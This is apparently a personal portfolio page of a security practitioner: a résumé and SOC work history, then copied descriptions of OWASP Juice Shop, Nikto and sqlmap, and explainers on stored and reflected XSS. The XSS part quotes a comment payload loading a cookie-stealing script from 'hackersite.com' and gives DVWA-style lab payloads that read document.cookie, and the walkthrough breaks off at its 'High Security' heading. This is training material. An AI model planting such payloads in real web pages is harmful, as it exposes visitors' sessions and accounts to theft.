amey ankush patil

I am a Ethical Hacker

Amey Patil

Hello Everyone My name is Amey Ankush Patil . I Completed my Bachelor of Engineering (Computer Engineering) form Mumbai University on 2020.

I have interest in cybersecurity , Cloud Development , Application Development , Network Deployment Data and Endpoint Protection , Penetration testing , System Administration , Linux System Administration .

Me

My Skills

Docker, Boldon James , Seclore,Symantec PGP, IDS , HoneyPot , firewall , Elasticsearch, GCP, MongoDB , AWS , Git and Github , Active Directory , Windows Server, Wordpress,bash, Operating System , Linux , AWS Security ,Python ,Splunk ,Resilient SOAR, QRadar , Maas360

CyberSecurity 60%
SoC Analyst 70%
VAPT 60%
WordPress security 60%

Programming Language

HTML , CSS ,JavaScript , Python , PHP , C , Java

NCG

May 2022 - Present

CyberNX

Nov 2021 - April 2021

- Daily monitoring for potential dangerous active

- Log data from GCP , AWS , Azure , Windows Server , Linux Server and Router etc.

- Work with Elasticsearch and Kibana SIEM Tools for analyzing logs

- Created spreadsheets using Microsoft Excel for daily reporting.

- Worked flexible hours; night, weekend and holiday shifts.

- Continuous Monitoring of dashboards

- Create and manage Dashboards

- Keep a track of SLA and communicate with SOCL2

- Report incident and event by continuous analysis

virtual testing foundation

Sep 2021 - Dec 2021

- Penetration Testing Inter at Virtual, OWASP Top 10 and its fundamentals
- Web Application Penetration testing - Labs

- Professional use of pentesting tools (Burp Suite)

- Vulnerability Exploitation

- Final CTF with a vulnerable environment

- Professional Pentest report writing

- Networked with the community through social media.

sequretek

June 2021 - Nov 2021


- Checking and Monitoring daily mail activity for Boldon James and Seclore

- Created spreadsheets using Microsoft Excel for daily reporting.

- Publishing new policy of Boldon James Software.

- Schedule OS Patching Activity and DB Patching Activity for Boldon James Servers.

- Raising Compliance to the DB Team for Database Related queries in Boldon-James.

- Daily Troubleshooting of Seclore and Boldon James Software-related issues at user or vendor side.

- Sharing and Preparation SOP of Boldon James for Future Trainees.

- Sharing Details reports to Information Security Group and OEM teams.

- Performed regular maintenance and testing to service and optimize complex computer systems, applications and environments.

RangeForce Rank
0
Hack The Box Rank
0
Hacker One Rank
0
CTFTime Rank
0
CyberDefenders Rank
0
Blue Team Labs Online Rank
0
VulnHub Machine
0

  • OWASP Juice Shop

     Source :- OWASP Juice Shop

    OWASP Juice Shop is probably the most modern and sophisticated insecure web application! It can be used in security trainings, awareness demos, CTFs and as a guinea pig for security tools! Juice Shop encompasses vulnerabilities from the entire OWASP Top Ten along with many other security flaws found in real-world applications!

    Slideshow

    Description

    Juice Shop is written in Node.js, Express and Angular. It was the first application written entirely in JavaScript listed in the OWASP VWA Directory.

    The application contains a vast number of hacking challenges of varying difficulty where the user is supposed to exploit the underlying vulnerabilities. The hacking progress is tracked on a score board. Finding this score board is actually one of the (easy) challenges!

    Apart from the hacker and awareness training use case, pentesting proxies or security scanners can use Juice Shop as a “guinea pig”-application to check how well their tools cope with JavaScript-heavy application frontends and REST APIs.

    Translating “dump” or “useless outfit” into German yields “Saftladen” which can be reverse-translated word by word into “juice shop”. Hence the project name. That the initials “JS” match with those of “JavaScript” was purely coincidental!

    Contributors

    GitHub contributors Crowdin

    The OWASP Juice Shop has been created by Björn Kimminich and is developed, maintained and translated by a team of volunteers. A live update of the project contributors is found here.

    Licensing

    license

    This program is free software: You can redistribute it and/or modify it under the terms of the MIT License. OWASP Juice Shop and any contributions are Copyright © by Bjoern Kimminich 2014-2020.

  • NIKTO

     Source :-https://cirt.net/Nikto2

    Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.


    Nikto is not designed as a stealthy tool. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS. However, there is support for LibWhisker's anti-IDS methods in case you want to give it a try (or test your IDS system).


    Not every check is a security problem, though most are. There are some items that are "info only" type checks that look for things that may not have a security flaw, but the webmaster or security engineer may not know are present on the server. These items are usually marked appropriately in the information printed. There are also some checks for unknown items which have been seen scanned for in log files.

    Features
    Here are some of the major features of Nikto. See the documentation for a full list of features and how to use them.

    • SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's
      Perl/NetSSL)

    • Full HTTP proxy support

    • Checks for outdated server components

    • Save reports in plain text, XML, HTML, NBE or CSV

    • Template engine to easily customize reports

    • Scan multiple ports on a server, or multiple servers via input file (including nmap output)

    • LibWhisker's IDS encoding techniques

    • Easily updated via command line

    • Identifies installed software via headers, favicons and files

    • Host authentication with Basic and NTLM

    • Subdomain guessing

    • Apache and cgiwrap username enumeration

    • Mutation techniques to "fish" for content on web servers

    • Scan tuning to include or exclude entire classes of vulnerability
      checks

    • Guess credentials for authorization realms (including many default id/pw combos)

    • Authorization guessing handles any directory, not just the root
      directory

    • Enhanced false positive reduction via multiple methods: headers,
      page content, and content hashing

    • Reports "unusual" headers seen

    • Interactive status, pause and changes to verbosity settings

    • Save full request/response for positive tests

    • Replay saved positive requests

    • Maximum execution time per target

    • Auto-pause at a specified time

    • Checks for common "parking" sites

    • Logging to Metasploit

    • Thorough documentation

    Nikto:

    Press

  • SQL MAP

    Source :- Official SQL Website

    sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

    The sqlmap project is currently searching for sponsor(s)

    Features

    • Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB and FrontBase database management systems.

    • Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.

    • Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.

    • Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.

    • Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.

    • Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

    • Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.

    • Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.

    • Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.

    • Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.

    • Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

    Refer to the wiki for an exhaustive breakdown of the features.

    Download

    You can download the latest zipball or tarball.

    Preferably, you can download sqlmap by cloning the Git repository:

    Documentation

    Demo


    Watch more demos here.

    Contribute

    All code contributions are greatly appreciated. First off, clone the Git repository, read the user's manual carefully, go through the code yourself and drop us an email if you are having a hard time grasping its structure and meaning.

    Bug reports are welcome! Please report all bugs on the issue tracker. Our preferred method of patch submission is via a Git pull request.

    Each patch should make one logical change. Please follow the existing stylistic conventions: wrap code to 76 columns when possible. Avoid tabs, use four space characters instead. Before you put time into a non-trivial patch, it is worth discussing it privately by email.

    Many people have contributed in different ways to the sqlmap development. You can be the next!

    Donate

    sqlmap is the result of numerous hours of passionated work from a small team of computer security enthusiasts. If you appreciated our work and you want to see sqlmap kept being developed, please consider making a donation to our efforts via PayPal to donations@sqlmap.org. We also accept Ƀitcoins to 1AUrrKYsamBEThdruYTQmUfMfLF7aaxU6x.

    License

    Copyright © 2006-2020 by Bernardo Damele Assumpcao Guimaraes and Miroslav Stampar. All rights reserved.

    This program is free software; you may redistribute and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; Version 2 (or later) with the clarifications and exceptions described in the license file. This guarantees your right to use, modify, and redistribute this software under certain conditions. If you wish to embed sqlmap technology into proprietary software, we sell alternative licenses (contact sales@sqlmap.org).

    Disclaimer

    This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License v2.0 for more details at http://www.gnu.org/licenses/gpl-2.0.html.

    Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

    Developers

    You can contact the development team by writing to dev@sqlmap.org

  • XSS Stored

     Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application.

    Reflected XSS involves the reflecting of a malicious script off of a web application, onto a user’s browser. The script is embedded into a link, and is only activated once that link is clicked on.

    What is stored cross site scripting


    To successfully execute a stored XSS attack, a perpetrator has to locate a vulnerability in a web application and then inject malicious script into its server (e.g., via a comment field).

    Stored XSS example

    One of the most frequent targets are websites that allow users to share content, including blogs, social networks, video sharing platforms and message boards. Every time the infected page is viewed, the malicious script is transmitted to the victim’s browser.

    Stored XSS attack example

    While browsing an e-commerce website, a perpetrator discovers a vulnerability that allows HTML tags to be embedded in the site’s comments section. The embedded tags become a permanent feature of the page, causing the browser to parse them with the rest of the source code every time the page is opened.

    The attacker adds the following comment: Great price for a great item! Read my review here <script src=”http://hackersite.com/authstealer.js”> </script>.

    From this point on, every time the page is accessed, the HTML tag in the comment will activate a JavaScript file, which is hosted on another site, and has the ability to steal visitors’ session cookies.

    Using the session cookie, the attacker can compromise the visitor’s account, granting him easy access to his personal information and credit card data. Meanwhile, the visitor, who may never have even scrolled down to the comments section, is not aware that the attack took place.

    Unlike a reflected attack, where the script is activated after a link is clicked, a stored attack only requires that the victim visit the compromised web page. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.

    From the perpetrator’s standpoint, persistent XSS attacks are relatively harder to execute because of the difficulties in locating both a trafficked website and one with vulnerabilities that enables permanent script embedding.

  • XSS Reflected

     What is reflected cross-site scripting?

    Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

    Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

    https://insecure-website.com/search?term=gift

    The application echoes the supplied search term in the response to this URL:

    <p>You searched for: gift</p>

    Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

    https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>

    This URL results in the following response:

    <p>You searched for: <script>/* Bad stuff here... */</script></p>

    If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.


    Low Security


    It’s the easiest level so we’l start with something simple. Input the following text into the input text field:

    <script>alert(“You’ve been XSSed!”)</script>


    Image for post

    Easy enough. Change it to obtain the cookie:

    <script>alert(document.cookie)</script>


    Medium Security


    In the medium level the upper string doesn’t seem to work. Let’s try inserting an image element:

    <img src=”#”>


    Image for post


    There’s no filtering out on our new element. Let’s add an onclick event in that element:

    <img src=”#” onclick=alert(“XSSed!”) >


    Image for post


    Now change the event to obtain the cookie:

    <img src=”#” onclick=alert(document.cookie) >


    Image for post

    High Security

